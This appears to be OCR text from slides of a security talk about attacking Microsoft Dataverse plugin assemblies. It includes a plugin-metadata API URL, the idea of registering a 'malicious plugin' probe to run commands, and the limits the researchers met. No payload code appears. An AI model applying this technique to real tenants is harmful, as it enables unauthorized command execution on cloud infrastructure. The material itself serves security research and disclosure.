
YES!

- https://orgXXXXX.crm.dynamics.com/api/data/v9.2/EntityDefinitions(LogicalName='**pluginassembly**')/Attributes

- What is the attack surface of these plugins?
- Do they contain vulnerabilities?


WHAT IF WE REGISTERED A PROBE??




dataverse-echo-plugin — -zsh — 156×46
$ python server.py

TWO ANNOYING LIMITATIONS


- Response timeout (<30s) can't run long commands
- Load balancer means subsequent commands hit different containers




malicious plugin

